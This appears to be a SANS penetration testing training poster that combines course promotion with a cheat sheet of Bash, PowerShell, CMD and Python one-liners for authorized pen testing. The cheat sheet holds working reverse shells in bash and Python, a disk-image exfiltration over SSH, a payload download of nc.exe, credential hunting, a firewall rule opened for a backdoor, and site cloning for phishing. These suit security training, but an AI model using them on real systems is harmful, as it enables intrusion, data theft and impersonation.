SANS PENETRATION TESTING

CHALLENGE COIN • CHECKLIST

Many SANS Pen Test Courses include a final full day (Day 6) of hands-on computer security challenges that hammer home the lessons taught throughout the entire course. The top winners of this full-day Capture-the-Flag event in each course receive the much-coveted challenge coin associated with the course. Each coin is unique to its associated course, with a custom logo, special tag line, and theme. Coins are available for SANS 460, 504, 542, 560, 573, 575, 617, 642, 660, and 760 level courses, as well as the SANS NetWars Experience. The challenge coin congratulates the victors on their accomplishment and challenges them further to use their award-winning skills to make a positive difference in their workplace and career.

❑ 460	❑ 504	❑ 542	❑ 560	❑ 573
GEVA certification	GCIH certification	GWAPT certification	GPEN certification	GPYC certification
CIPHER ANSWER	CIPHER ANSWER	CIPHER ANSWER	CIPHER ANSWER	CIPHER ANSWER


❑ 575	❑ 617	❑ 642	❑ 660	❑ 760
GMOB certification	GAWN certification	GXPN certification		
CIPHER ANSWER	CIPHER ANSWER	CIPHER ANSWER	CIPHER ANSWER	CIPHER ANSWER

❑ NetWars

CIPHER ANSWER

And, best of all, each coin includes a special cipher that encodes or encrypts part of a hidden message. The coins include all kinds of ancient, modern, and custom-created ciphers ready to challenge and delight the winners. Each coin encodes a single word, so you can analyze your prize and determine its secret right away. Then, as you earn multiple coins, you can crack the larger message and achieve the ultimate SANS Pen Test coin victory.

Look for our Coin-A-Palooza events at SANS Pen Test Austin and the SANS Pen Test HackFest for the chance to earn multiple coins at a single event!



PTPS_WB_v5_0120

SANS PENETRATION TESTING INSTRUCTORS

Steve Anson	Steve Armstrong	Mark Baggett	George Bakos	Erik Van Buggenhout	Patterson Cake	Eric Conrad
Aaron Cure	Chris Crowley	Chris Dale	Adrien de Beaupre	Kevin Fiscus	Matt Edmondson	Moses Frost
Bryce Galbraith	Jon Gorenflo	Hassan el Hadary	James Leyte-Vidal	Jeff McJunkin	Brandon McCrillis	Tim Medin
Mike Murr	Jorge Orchilles	Larry Pesce	Chris Pizor	Jim Shewmaker	Raul Siles	Ed Skoudis
Peter Szczepankiewicz	Joff Thyer	Alissa Torres	Matthew Toussain	Jake Williams	Joshua Wright	

"The SANS family of instructors bring an ***incredible*** amount of worldwide, real-time practical experience into the classroom and have both a passion and a gift for helping students master complex subject matter. They are true leaders in the information security space. Each instructor starts with and continues perpetually on a rigorous vetting process to ensure their expertise and values align with our mission to strengthen enterprise and global information security."

— Stephen Sims, Curriculum Lead, SANS Penetration Testing and Cyber Defense Essentials

SANS

MORE OFFENSIVE THAN EVER

PENTEST HACKFEST

WASHINGTON, D.C. METRO AREA

SUMMIT: 20+ Speakers
TRAINING: World-Class Instructors

"The Summits by SANS bring together some of the best minds in security. I always learn new things to bring back to my team. It is money well spent."
— Peter Kuzmiskas, **Pudential**

EVENING BONUS SESSIONS: Three Nights of CORE NETWARS EXPERIENCE with **Coin-A-Palooza**

EVENING BONUS SESSIONS: One Night of CYBERCITY

For upcoming dates and location, visit **sans.org/hackfest**

PTPS_WB_v4_18

SANS PENETRATION TESTING CURRICULUM

Free Resources: Blogs, Posters, Cheat Sheets
pen-testing.sans.org
@SANSPenTest

PRACTICE YOUR SKILLS HERE!

PENETRATION TESTING PRACTICE LABS

VULNERABLE APPS/SYSTEMS

Created by Aman Hardikar .M


Building your skills through hands-on lab experimentation is vital in the life of a penetration tester. Aman Hardikar .M built a hugely useful mind map showing various free, publicly available distributions, challenges, and other resources for practicing your skills.

The mind map is available online at:
amanhardikar.com/mindmaps/Practice.html

Feel free to use this poster version to check off the practice labs you've visited and completed.
Thank you, Aman, for letting us include the mind map in this poster.

Please make sure you have *explicit permission* before analyzing or attacking any site in the list below.

Always review the site's policies to ensure that you have explicit permission for any planned activities before proceeding.



Practice Areas

Bash

Useful IPv6 Pivot

```
$ IPV6ADDR=fc00:660:0:1::46
&& PORT=110 && socat
TCP-LISTEN:$PORT,reuseaddr,
fork TCP6:[$IPV6ADDR]:$PORT
```

Redirect IPv6 listening TCP port to localhost IPv4.

Usage scenario: Pivoting a connection across the network via IPv6 to a local listening port on IPv4, allowing IPv4-focused TCP tools to attack across IPv6.

What's My Public IP address?

```
$ curl -4 icanhazip.com
```

or

```
$ dig +short
myip.opendns.com
@resolver1.opendns.com
```

or

```
$ wget -qO- ifconfig.me/ip
```

Get the external IP address of the machine the command is run on.

Usage scenario: After exploiting a machine, especially via client-side exploit, determine the external IP address of that machine to better understand where the machine is and how it is accessing the outside world.

Encrypted Exfil Channel!

```
# dd if=/dev/rdisk0s1s2
bs=65536 conv=noerror,sync
| ssh -C user@10.10.10.10
"cat >/tmp/image.dd"
```

Exfiltrate the contents of an image via SSH to another machine, compressing (-C) the content to speed up transfer.

Usage scenario: Upon exploiting a machine with a small file system or particularly interesting partition, move that partition to the pen tester's machine, compressing and encrypting data using SSH.

Sudo... Make Me a Sandwich

```
$ alias gah='sudo $(history
-p \!\!)'
```

Type "gah" after you forgot to use sudo, and it'll sudo your most recent command.

Usage scenario: Day-to-day bash tricks to make life easier.

Find Juicy Stuff in the File System

```
$ find /PATH/TO/DIRECTORY
-name "FILE-FILTER" -type
f -exec grep -i "STRING"
{} \; -print 2>/dev/null
```

Search /PATH/TO/DIRECTORY for files of the type "FILE-FILTER" (e.g., *.txt) that contain the "STRING", displaying the line of the file with "STRING" and the file name.

Usage scenario: Find password files, database connection strings, encryption keys, and a multitude of other useful items during post-exploitation.

Make Output Easier to Read

```
$ alias ccat='pygmentize
-O bg=dark,style=colorful'
```

Cat a file using colorful output.

Usage scenario: Review XML, code, or configuration files in a manner that is easier to read and makes the world a more beautiful place.

Check Service Every Second

```
$ while (true); do nc -vv
-z -w3 10.10.10.10 80 >
/dev/null && echo -e
"Service is up"; sleep 1;
done
```

Measure whether a service is still up by connecting to its port every 1 second.

Usage scenario: verify service is still running during exploitation.

Featured in: SEC560

Bash's Built-In Netcat Client

```
$ bash -i >&
/dev/tcp/10.10.10.10/8080
0>&1
```

Create a reverse shell back to a given IP address and port.

Usage scenario: Exploit a target machine (e.g., through command injection) and get a shell using only built-in features of bash.

Website Cloner

```
$ wget -r -nH $URL
```

Clone a website to the local system.

Usage scenario: Create a look-alike website to use for impersonation attacks, such as a site to direct victims to during spear phishing attacks.

Encode All the Things

```
$ echo 'Hello, World!' |
base64
$ echo
'SGVsbG8sIFdvcmxkIQo=' |
base64 -d
```

Encode or decode base64 information.

Usage scenario: Quickly determine the un-encoded value of base64 strings in web applications, configuration files, protocol messages, and more.

SANS TRAINING WISH LIST

- ☐ 460 — Enterprise Vuln Assessment
- ☐ 504 — Hacker Techniques & Incident Handling
- ☐ 542 — Web App Pen Test
- ☐ 550 — Active Defense
- ☐ 552 — Bug Bounties (2-Day) — NEW!
- ☐ 560 — Network Pen Test
- ☐ 564 — Red Teaming (2-Day) — NEW!
- ☐ 573 — Python
- ☐ 575 — Mobile Pen Test
- ☐ 580 — Metasploit (2-Day)
- ☐ 588 — Cloud Pen Test — NEW!
- ☐ 617 — Wireless Pen Test
- ☐ 642 — Advanced Web App Pen Test
- ☐ 660 — Advanced PenTest
- ☐ 699 — Go Purple! Adv Emulation - NEW!
- ☐ 760 — Elite Exploit Stuff

PowerShell

Ping Sweeper!

```
PS C:\> 1..255 | % {echo
"10.10.10.$_"; ping -n 1 -w 100
10.10.10.$_ | Select-String ttl}
```

Conduct a ping sweep of a target IP address space, using only built-in features.

Usage scenario: In post-exploitation, find additional target machines.

One-Line Web Client

```
Win 7: PS C:\> (New-Object
System.Net.WebClient).DownloadFile("http://
10.10.10.10/nc.exe","c:\nc.exe")
```

```
Win 8 and later: PS C:\> wget
"http://10.10.10.10/nc.exe" -outfile
"c:\nc.exe"
```

Instantiate a web client to download a file (such as nc.exe) from a given URL.

Usage scenario: Moving files.
Featured in: SEC560

Get Firewall Rules

```
PS C:\> Get-NetFirewallRule -all |
Out-GridView
```

```
PS C:\> Get-NetFirewallRule -all | Export-csv
<file_path.csv>
```

List the firewall rules and display them in grid view or CSV.

Usage scenario: Review the Windows built-in firewall rules to look for open ports to use for attacks and pivots.

Add a Firewall Rule

```
PS C:\> New-NetFirewallRule -Action Allow
-DisplayName Pentester-C2 -RemoteAddress
<IPADDR>
```

Add a firewall rule to the built-in Windows firewall.

Usage scenario: Allow connections into a new port for a listening backdoor, a service ready to deliver an exploit to clients, or a pivot.

Built-in Port Scanner!

```
PS C:\> 1..1024 | % {echo ((new-object
Net.Sockets.TcpClient).Connect("<IPADDR>"
$_)) "Port $_ is open!"} 2>$null
```

Conduct a port scan of a target IP address, using only built-in features.

Usage scenario: Discover open ports on other target machines, using only built-in features.

5 PowerShell Essentials

Concept	What's it Do?	A Handy Alias
`PS C:\> Get-Help [cmdlet] -examples`	Shows help & examples	`PS C:\> help [cmdlet] -examples`
`PS C:\> Get-Command`	Shows a list of commands	`PS C:\> gcm *[string]*`
`PS C:\> Get-Member`	Shows properties & methods	`PS C:\> [cmdlet] | gm`
`PS C:\> ForEach-Object { $_ }`	Takes each item on pipeline and handles it as $_	`PS C:\> [cmdlet] | % { [cmdlet] $_ }`
`PS C:\> Select-String`	Searches for strings in files or output, like grep	`PS C:\> sls -path [file] -pattern [string]`

Find Juicy Stuff in the File System

```
PS C:\> ls -r c:\PATH\TO\DIRECTORY -file | %
{Select-String -path $_ -pattern STRING}
```

Search c:\PATH\TO\DIRECTORY for files that contain the "STRING", displaying the file name and the line containing the STRING.

Usage scenario: Find password files, database connection strings, encryption keys, and a multitude of other useful items during post-exploitation.

SANS CMD.exe KUNG-FU!

```
C:\> netsh wlan set hostednetwork mode=allow ssid=<MYSSID>
key=<MYPASSWORD> && netsh wlan start hostednetwork
```

Configure a Windows machine as a WPA2-PSK Access Point.

Usage scenario: Share a Windows machine's Internet access with other systems wirelessly, or use a Windows machine to attract wireless clients into joining it for exploitation purposes.

```
C:\> netsh interface portproxy add v4tov6 listenport=<LPORT>
listenaddress=0.0.0.0 connectport=<RPORT> connectaddress=<RHOST>
```

Configure a TCP port forwarding relay from IPv4 to IPv6 (v4tov4, v6tov6, and v6tov4 also supported).

Usage scenario: Pivot a TCP connection through a Windows machine using built-in functionality, converting IPv4 to IPv6 as needed.

```
C:\> netstat -naob 1 | find "<IPADDR or PORT>"
```

Get a list of TCP and UDP activity every 1 second.

Usage scenario: Look for a connection coming in from a specific IP address or port to determine when the connection occurs, within 1 second.

```
C:\> wmic process list full
```

Get a list of all available attributes of all running processes.

Usage scenario: Look through processes to determine what is running, including potentially exploitable software, malware, and other tools.

```
C:\> tasklist /svc
```

Get a list of services running inside of each process.

Usage scenario: Look for running services that might be exploitable or running malware.

Subscribe to SANS GPWN Mailing List
https://lists.sans.org/mailman/listinfo/gpwn-list

Python

Raw Shell -> Terminal

```
python -c 'import pty;
pty.spawn("/bin/bash")'
```

Turns a raw shell gained through an exploit into a terminal session.

Usage scenario: After exploiting a system and getting a raw shell, this command allows pen testers to utilize various Linux commands that require a terminal session (e.g., su, sudo, vi, etc.).

Featured in: SEC560, SEC542

Python Reverse Shell!

```
python -c "exec(\"import socket, subprocess;s =
socket.socket();s.connect(('<IPADDR>',<PORT>))\n
while 1: proc = subprocess.Popen(s.recv(1024),
shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE,
stdin=subprocess.PIPE);s.send(proc.stdout.read(
)+proc.stderr.read())\")"
```

Create a reverse Netcat-like shell connection.

Usage scenario: Post-exploitation to create a stable shell.

Featured in: SEC573

Pythonic Web Server

Python 2.x

```
python -m SimpleHTTPServer 8000
```

Python 3.x

```
python3 -m http.server 8000
```

Invoke a web server on port 8000 and serve up the current working directory of the file system for download.

Usage scenario: Moving files.

Featured in: SEC504, SEC560

Python Debugger

```
python -m pdb <PYTHON_FILE>
```

Imports and starts the Python debugger automatically.

Usage scenario: Debugging your Python-based malware for post-exploitation.

Featured in: SEC573, SEC660

Pythonic Web Client

Python 2.x

```
python -c 'import urllib2; print
urllib2.urlopen("http://10.10.10.10").read()' | tee
/tmp/file.html
```

Python 3.x

```
python3 -c 'import urllib.request;
urllib.request.urlretrieve
("http://10.10.10.10","/tmp/10.10.10.10.html")'
```

Fetch a file or web page and write it into a file.

Usage scenario: Download additional tools to a compromised machine using only built-in Python features.

SANS PENETRATION TESTING CURRICULUM

Free Resources: Blogs, Posters, Cheat Sheets
pen-testing.sans.org
@SANSPenTest

SANS
www.sans.org